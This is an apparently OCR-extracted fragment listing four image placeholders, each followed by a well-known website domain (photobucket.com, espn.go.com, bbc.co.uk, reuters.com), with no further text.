
photobucket.com




espn.go.com




bbc.co.uk




reuters.com



